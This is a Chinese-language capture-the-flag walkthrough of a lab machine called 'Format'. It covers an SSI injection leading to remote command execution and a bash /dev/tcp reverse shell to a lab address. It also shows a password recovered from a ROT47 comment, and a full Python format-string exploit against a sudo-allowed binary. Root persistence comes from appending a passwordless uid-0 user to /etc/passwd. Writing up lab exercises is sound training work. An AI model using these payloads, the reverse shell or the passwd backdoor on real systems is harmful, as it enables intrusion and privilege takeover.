

Format

作者: Sublarge 靶机ID: 626 系统: Linux




上来先拿到ip: 192.168.56.150, nmap扫描一下

```
1  nmap -Pn -sC -sV -T4 192.168.56.150
2  nmap -Pn -p- --min-rate 5000 -T4 192.168.56.150
```

```
1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                     54s
2  └─$ nmap -Pn -sC -sV -T4 192.168.56.150
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 20:37 中国标准时间
4  Nmap scan report for 192.168.56.150
5  Host is up (0.00098s latency).
6  Not shown: 998 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
9  | ssh-hostkey:
10 |   256 e0:c4:1e:93:7e:5b:5c:d7:6e:9e:13:9c:11:7c:dc:d2 (ECDSA)
11 |_  256 fc:98:72:4d:39:62:bd:32:ab:de:7b:3a:40:97:e2:68 (ED25519)
12 80/tcp open  http      Apache httpd 2.4.66 ((Debian))
13 |_http-title: Legacy Maintenance Console
14 |_http-server-header: Apache/2.4.66 (Debian)
15 MAC Address: 08:00:27:77:09:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

得到两个端口，22和80


访问80端口




提交SSI测试payload，发现SSI被解析了

可以进一步测试命令执行

```
1 <!--#exec cmd="id" -->
```



发现SSI的exec的指令可用，直接RCE，尝试反弹shell



```
1 <!--#exec cmd="bash -c 'exec bash -i &>/dev/tcp/192.168.56.135/4444 &&1'" ->
```

```
(kali㉿kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.135] from (UNKNOWN) [192.168.56.150] 56516
bash: cannot set terminal process group (604): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Format:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Format:/var/www/html$ whoami
whoami
www-data
```

成功反弹webshell

进一步升级tty

```
1 python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@Format:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ml$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Format:/var/www/html$ tty
tty
/dev/pts/2
```

很顺利

```
www-data@Format:/var/www/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/ssh:/usr/sbin/nologin
andeli:x:1000:1000::/home/andeli:/bin/bash
www-data@Format:/var/www/html$ ls -la /home
ls -la /home
total 28
drwxr-xr-x  4 root  root   4096 Feb 20 09:35 .
drwxr-xr-x 19 root  root   4096 May 20 06:50 ..
drwxr-xr-x  3 andeli andeli 4096 May 27 04:59 andeli
drwx----- 2 root  root  16384 Jul 11 2023 lost+found
```

确认用户为andeli，搜索其文件夹

```

www-data@Format:/var/www/html$ ls -la /home/andeli
ls -la /home/andeli
total 36
drwxr-xr-x 3 andeli andeli 4096 May 27 04:59 .
drwxr-xr-x 4 root    root   4096 Feb 20 09:35 ..
lrwxrwxrwx 1 root    root    9 Feb 20 09:37 .bash_history -> /dev/null
-rw-r--r-- 1 andeli andeli 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 andeli andeli 3526 Apr 23 2023 .bashrc
drwx----- 3 andeli andeli 4096 May 27 04:22 .config
-rw-r--r-- 1 andeli andeli 807 Apr 23 2023 .profile
-rw----- 1 andeli andeli 830 May 27 04:59 .viminfo

```

发现没有什么文件，user.txt可以读出来但是没有.ssh文件夹

继续翻找，最后在网页源码找到了答案

```

cat /var/www/html/post.php
cat /var/www/html/post.php
<?php
$data = $_POST['comment'];
file_put_contents("comments.shtml", $data);
header("Location: index.shtml");
exit();
// rot47
// 2?56=:iC"tKHsKF6!@x}&&:
?>

```

发现密码写在注释中，还写了是ROT47

ROT47

Amount
47

2?56=:iC"tKHsKF6!@x}&&:

abc 23 1

Output

andeli:rQEzwDzuePoINUUi

解码获得凭证andeli:rQEzwDzuePoINUUi

ssh登录即可

同步状态 ●

IP 192.168.56.150

复制

系统信息

运行 1:47

负载 0.02, 0.05, 0.00

CPU 1%

获得userflag

1 id633 x +

```
andeli@Format:~$ whoami
andeli
andeli@Format:~$ id
uid=1000(andeli) gid=1000(andeli) groups=1000(andeli)
andeli@Format:~$ cat user.txt
flag{user-eb1f54312530df122fb0180c7756f0db}
```

```
andeli@Format:~$ sudo -l
Matching Defaults entries for andeli on Format:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User andeli may run the following commands on Format:
    (ALL) NOPASSWD: /usr/local/bin/format
andeli@Format:~$
```

sudo -l直接即可发现可以免密码以root运行/usr/local/bin/format

所以提权点很明确就是这一个二进制程序，这道题变成了一道pwn题

接下来就是分析然后做这道pwn了，先提取出这个二进制文件，名叫format，明显很有可能存在格式化字符串漏洞

先看保护：

```
algorithms@Algorithm:~/Desktop/1$ checksec format
[*] '/home/algorithms/Desktop/1/format'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
Stripped:   No
```

一个32位的，只开了NX的程序，看上去蛮和善的

Function name	Segment
__init_proc	.init
sub_8048320	.plt
__printf	.plt
__libc_start_main	.plt
__isoc99_scanf	.plt
__gmon_start__	.plt.got
__start	.text
__x86_get_pc_thunk_bx	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_ctors_aux	.text
frame_dummy	.text
main	.text
__libc_csu_init	.text
__libc_csu_fini	.text
__term_proc	.fini
__printf	extern
__libc_start_main	extern
__isoc99_scanf	extern
__imp__gmon_start__	extern

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char format[100]; // [esp+0h] [ebp-78h] BYREF
4     int v5; // [esp+64h] [ebp-14h]
5     int v6; // [esp+68h] [ebp-10h]
6     int v7; // [esp+6Ch] [ebp-Ch]
7
8     v7 = 1;
9     v6 = 572662306;
10    v5 = 1;
11    __isoc99_scanf(&unk_8048560, format);
12    printf("%08x.%08x.%08x.%s\n", v7, v6, v5, format);
13    printf(format);
14    return 0;
15 }
```

直接IDA看main函数来

上来先是输入到format

然后这边两个printf，上来首先打印三个整数的十六进制以及format字符串，这个倒是还好

下边这个printf(format)是最典型的格式化字符串漏洞了

```
algorithms@Aigorithm:~/Desktop/1$ ./format
AAAA.%4$p
00000001.22222222.00000001.AAAA.%4$p
AAAA.0x41414141algorithms@Aigorithm:~/Desktop/1$
```

先测参数，可以测得输入缓冲区的内容从printf的第四个参数开始被当作参数使用，第4个参数开始就是我们的输入内容

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char format[100]; // [esp+0h] [ebp-78h] BYREF
4     int v5; // [esp+64h] [ebp-14h]
5     int v6; // [esp+68h] [ebp-10h]
6     int v7; // [esp+6Ch] [ebp-Ch]
7
8     v7 = 1;
9     v6 = 572662306;
10    v5 = 1;
11    __isoc99_scanf(&unk_8048560, format);
12    printf("%08x.%08x.%08x.%s\n", v7, v6, v5, format);
13    printf(format);
14    return 0;
15 }
```

另外，这个程序对于我们scanf输入的format长度完全没有做长度审计，存在栈溢出

继续探查，发现了%35\$x可以泄露libc的真实地址，减一下就是基地址了

```
algorithms@Aigorithm:~/Desktop/1$ ./format
%35$x
00000001.22222222.00000001.%35$x
f13b4519algorithms@Aigorithm:~/Desktop/1$
```

得到libc基址

但这道题麻烦的东西在后边，好多都没怎么遇到过，用了很多AI的帮助，之前学的pwn没涉及那么多唉

首先我们需要利用%hhn逐字节来构建字符串execve("/bin/bash", argv, NULL)

这边之所以用execve而不是system也有讲究，主要是因为程序是通过sudo启动的，交互shell容易没有正常回显，然后execve稳定的多

即构建大概如下的栈结构

```
1 rop = b""
2 rop += p32(execve_addr)
3 rop += p32(0x41414141)
4 rop += p32(binbash_addr)
5 rop += p32(argv_addr)
6 rop += p32(0x00000000)
```

然后写入字符串

```
1 add_bytes(binbash_addr, b"/bin/bash\x00")
2 add_bytes(dashp_addr, b"-p\x00")
```

对应最后的argv结构

```
1 argv_addr:
2     0x0804a090 -> "/bin/bash"
3     0x0804a09c -> "-p"
4     0x00000000
```

这边还有一个点，就是scanf有坏字符的限制

输入不能有 \x00 \x09 \x0a \x0b \x0c \x0d 空格

否则会提前终止，导致失败

但是我们要放很多东西，所以直接在栈上不方便，还得搞个栈迁移，其实这题的考点还蛮多的

我们知道payload开头的第30个地址item[29]会落到[ebp-4]的位置

所以必须覆盖好[ebp-4]，来利用main函数结尾完成栈迁移

```
.text:080484CE      add     esp, 10h
.text:080484D1      mov     eax, 0
.text:080484D6      mov     ecx, [ebp+var_4]
.text:080484D9      leave
.text:080484DA      lea     esp, [ecx-4]
.text:080484DD      retn
.text:080484DD ; } // starts at 804846B
.text:080484DD main      endp
```

最后ret到 `execve("/bin/bash", ["/bin/bash", "-p", NULL], NULL)`

即可拿到`uid=0`的root shell，后边稳定root shell就方便了

至于pwn的代码，好多写不来，只能借助ai辅助了（）

```

1  #!/usr/bin/env python3
2  import struct
3  import subprocess
4  import re
5  import os
6
7  def p32(x):
8      return struct.pack("<I", x)
9
10 LIBC_PATH = "/lib/i386-linux-gnu/libc.so.6"
11
12 # 泄露出来的是:
13 # %35$x = f7c232d5
14 # libc_base = f7c232d5 - 0x232d5 = f7c00000
15 LIBC_RET_OFF = 0x232d5
16
17 def get_sym_offset(name):
18     out = subprocess.check_output(
19         ["readelf", "-sW", LIBC_PATH],
20         stderr=subprocess.DEVNULL
21     ).decode(errors="ignore")
22
23     for line in out.splitlines():
24         cols = line.split()
25         if len(cols) < 8:
26             continue
27
28         sym_name = cols[-1].split("@")[0]
29         if sym_name == name and "FUNC" in cols:
30             return int(cols[1], 16)
31
32     raise SystemExit(f"[-] cannot find {name} in {LIBC_PATH}")
33
34 def leak_libc_ret():
35     payload = b"LEAK%35$08xEND\n"
36
37     p = subprocess.run(
38         ["sudo", "/usr/local/bin/format"],
39         input=payload,
40         stdout=subprocess.PIPE,
41         stderr=subprocess.STDOUT
42     )
43
44     out = p.stdout.decode(errors="ignore")
45     hits = re.findall(r"LEAK([0-9a-fA-F]{8})END", out)
46
47     if not hits:

```

```

48         print(out)
49         raise SystemExit("[-] leak failed")
50
51     return int(hits[-1], 16)
52
53     leak = leak_libc_ret()
54     libc_base = leak - LIBC_RET_OFF
55     execve_off = get_sym_offset("execve")
56     execve_addr = libc_base + execve_off
57
58     print("[*] leak      :", hex(leak))
59     print("[*] libc_base  :", hex(libc_base))
60     print("[*] execve_off :", hex(execve_off))
61     print("[*] execve    :", hex(execve_addr))
62
63     rop_stack = 0x0804a040
64
65     binbash_addr = 0x0804a090
66     dashp_addr   = 0x0804a09c
67     argv_addr    = 0x0804a0a0
68
69     pairs = {}
70
71     def add_bytes(addr, data):
72         for i, b in enumerate(data):
73             if b != 0:
74                 pairs[addr + i] = b
75
76     # execve("/bin/bash", ["/bin/bash", "-p", NULL], NULL)
77     rop = b""
78     rop += p32(execve_addr)
79     rop += p32(0x41414141)
80     rop += p32(binbash_addr)
81     rop += p32(argv_addr)
82     rop += p32(0x00000000)
83
84     add_bytes(rop_stack, rop)
85
86     add_bytes(binbash_addr, b"/bin/bash\x00")
87     add_bytes(dashp_addr, b"-p\x00")
88
89     add_bytes(argv_addr, p32(binbash_addr))
90     add_bytes(argv_addr + 4, p32(dashp_addr))
91
92     items = list(pairs.items())
93
94     special_addr = rop_stack + 4
95

```

```

96 items = [x for x in items if x[0] != special_addr]
97 items.insert(29, (special_addr, pairs[special_addr]))
98
99 payload = b""
100
101 for addr, val in items:
102     payload += p32(addr)
103
104 if b"%" in payload:
105     print("[-] raw % found in address table")
106     print(payload)
107     raise SystemExit
108
109 count = len(payload) & 0xff
110
111 for idx, (addr, val) in enumerate(items, start=4):
112     delta = (val - count) & 0xff
113
114     if delta:
115         payload += f"%4${delta}c".encode()
116         count = (count + delta) & 0xff
117
118     payload += f"%{idx}$hhn".encode()
119
120 bad = [0x00, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x20]
121
122 for c in bad:
123     if c in payload:
124         print(f"[-] bad char found: {hex(c)}")
125         print("[*] offset:", payload.index(bytes([c])))
126         raise SystemExit
127
128 print("[*] rop_stack :", hex(rop_stack))
129 print("[*] binbash   :", hex(binbash_addr))
130 print("[*] dashp     :", hex(dashp_addr))
131 print("[*] argv      :", hex(argv_addr))
132 print("[*] payload length:", len(payload))
133 print("[*] pivot bytes:", payload[116:120].hex())
134 print("[*] target pivot:", p32(rop_stack + 4).hex())
135
136 with open("/tmp/payload_format", "wb") as f:
137     f.write(payload + b"\n")
138
139 print("[+] payload saved to /tmp/payload_format")
140 print("[+] run:")
141 print("    (cat /tmp/payload_format; cat) | sudo /usr/local/bin/format")

```

```
andeli@Format:~$ python3 1.py
[*] leak      : 0xf7c232d5
[*] libc_base : 0xf7c00000
[*] execve_off : 0xe0250
[*] execve    : 0xf7ce0250
[*] rop_stack : 0x804a040
[*] binbash   : 0x804a090
[*] dashp     : 0x804a09c
[*] argv      : 0x804a0a0
[*] payload length: 579
[*] pivot bytes: 44a00408
[*] target pivot: 44a00408
[+] payload saved to /tmp/payload_format
[+] run:
(cat /tmp/payload_format; cat) | sudo /usr/local/bin/format
```

```
andel@format-i-$(cat /tmp/payload_format; cat) | sudo ./usr/local/bin/format
0804a0a1.0804a0a9.d(ABCEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789~!@#$%^&*()_+=~-!@#$%^&*()_+=~-!@#$%^&*()_+=~)id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

能root的任意命令执行了，能稳定root shell的方式就多了

```
1 echo "hacker::0:0:hacker:/home/andeli:/bin/bash" >> /etc/passwd
```

```
andeli@Format:~$ $(cat /tmp/payload_format; cat) | sudo /usr/local/bin/format
0804a0a1.0804a0a0.0804a09d.@ABCEFGHIJKLMNOP000000000000D00000%4$196c%4$hhn%4$178c%5$hhn%4$
2c%15$hhn%16$hhn%4$100c%17$hhn%4$4c%18$hhn%4$39c%19$hhn%4$51c%20$hhn%4$7c%21$hhn%4$5c%22$hh
0$hhn%4$16c%31$hhn%4$100c%32$hhn%4$61c%33$hhn%4$199c%34$hhn%4$148c%35$hhn%4$4c%36$hhn%4$100
@ABCEFGHIJKLMNOP000000000000D00000

                                @
                        @
                @
        @      @                      @
                                @
                        @
                @
        @      @

                                id

uid=0(root) gid=0(root) groups=0(root)
echo "hacker::0:0:hacker:/home/andeli:/bin/bash" >> /etc/passwd
```

```
andeli@Format:~$ su hacker
root@Format:~# whoami
root
root@Format:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Format:~# cat /root/root.txt
flag{root-ef87f4da3c05d13f860a663eba5adac3}
root@Format:~#
```

然后直接登录我们新创的root权限的用户即可
得到rootshell与flag